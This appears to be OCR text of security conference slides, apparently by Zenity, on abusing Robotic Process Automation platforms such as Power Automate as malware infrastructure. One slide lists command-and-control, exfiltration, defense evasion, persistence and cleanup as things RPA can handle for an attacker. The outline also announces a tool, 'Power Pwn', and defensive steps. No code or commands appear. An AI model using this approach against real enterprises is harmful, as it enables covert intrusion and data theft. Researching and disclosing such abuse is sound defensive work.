
In the real world




In the real world



In the real world



We wanted to do hacking, not ops



Introducing.. Robotic Process Automation (RPA)!

https://www.t-plan.com/rpa-architecture/

Introducing.. Robotic Process Automation (RPA)!

Trusted cloud services

Trusted communication

Trusted executables

https://www.t-plan.com/rpa-architecture/

Power Automate

blueprism®

RPA is everywhere

(in the enterprise)

UiPath™

winautomation

AUTOMATION ANYWHERE

RPA can take care of Ops for us

- ☑ C&C
- ☑ Exfiltration
- ☑ Defense evasion
- ☑ Persistency
- ☑ Cleanup

And so much more:

- ☑ Handle errors
- ☑ Support different OS/versions
- ☑ Malware updates
- ☑ Aggregate data across machines
- ☑ …

Automation via RPA

Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Automation in the enterprise

Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Use cases:

- Customer service routines
- Finance payments and reporting
- HR onboarding / offboarding
- Supply chain keep inventory up to date
- Procurement invoice processing


Outline

- Malware Ops motivation
- What is RPA?
- RPA technical deep dive
- Abusing RPA: RCE as a Service
- Introducing Power Pwn
- Defense: 4 things to do when you get home


zenity

RPA Deep Dive

“included in Windows 11”



https://powerautomate.microsoft.com/en-us/power-automate-and-windows-11/

